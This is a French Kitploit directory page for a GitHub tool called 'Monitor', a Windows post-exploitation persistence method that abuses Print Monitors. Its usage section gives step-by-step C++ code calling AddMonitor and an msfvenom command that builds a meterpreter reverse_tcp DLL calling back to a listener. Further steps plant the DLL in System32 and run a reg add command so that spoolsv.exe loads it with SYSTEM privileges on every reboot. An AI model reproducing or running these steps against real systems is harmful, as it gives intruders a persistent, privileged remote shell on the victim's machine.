

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Monitor — Une ancienne méthode de persistance | Kitploit
Outils/GitHubGitHub/al1ex/monitor
Escalade de PrivilègesGénération de PayloadsMécanismes de PersistanceExploitationPost-ExploitationCommandement et ContrôleRed Teaming
GitHubal1ex/monitor

Monitor

Une ancienne méthode de persistance

Voir le dépôt
531036il y a 6 ansVérifié par Kitploit
Partager

Description du projet

Utilisé pour maintenir les privilèges pendant la phase de post-exploitation.

Utilisation du projet

Step1 : Téléchargez ce projet, puis compilez Monitor.cpp avec Visual Studio (VS). Vous pouvez bien sûr aussi utiliser la version déjà compilée. Le code de Monitor.cpp est le suivant :

#include "Windows.h"

int main() {
	MONITOR_INFO_2 monitorInfo;
	TCHAR env[12] = TEXT("Windows x64");
	TCHAR name[12] = TEXT("Monitor");
	TCHAR dll[12] = TEXT("test.dll");
	monitorInfo.pName = name;
	monitorInfo.pEnvironment = env;
	monitorInfo.pDLLName = dll;
	AddMonitor(NULL, 2, (LPBYTE)&monitorInfo);
	return 0;
}
  • pName //Nom du moniteur
  • pEnvironment //Architecture de l'environnement
  • pDLLName //Nom du fichier DLL du moniteur


Step 2 : Générez la charge utile DLL avec Msfvenom :

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.188.129 LPORT=4444 -f dll > shell.dll
test_dll


Step 3 : Copiez shell.dll dans le répertoire system32 de la machine cible, puis renommez-le en test.dll (c'est-à-dire le PDLLName ci-dessus ; vous pouvez bien sûr le remplacer par le nom de votre choix, libre à vous) :

copy C:\temp\shell.dll C:\Windows\System32\test.dll
copy


Step 4 : Ensuite, accédez au répertoire system32 et exécutez la commande suivante (Monitors.exe est le fichier compilé précédemment ; il doit également être placé dans le répertoire system32) :

Monitors.exe
Monitor


Step 5 : Vous recevez alors une session Meterpreter.
Meterpreter

Implémentation de la persistance

Pour assurer la persistance, nous devons définir une clé à l'emplacement de registre « Monitors » :

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors


Ensuite, exécutez la commande suivante dans l'invite de commandes pour créer une entrée de registre contenant la valeur test.dll. Vérifiez dans l'éditeur du registre que la clé a bien été créée :

reg add "hklm\system\currentcontrolset\control\print\monitors\Pentestlab" /v "Driver" /d "test.dll" /t REG_SZ
regedit


Au prochain redémarrage, le processus spoolsv.exe chargera tous les fichiers DLL de pilotes présents dans l'entrée de registre Monitors et stockés dans le dossier System32 de Windows. L'image ci-dessous illustre que la session Meterpreter a établi des privilèges de même niveau que le service Print Spooler (SYSTEM) et a été exécutée depuis le dossier System32.

shell

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    324
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    252

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





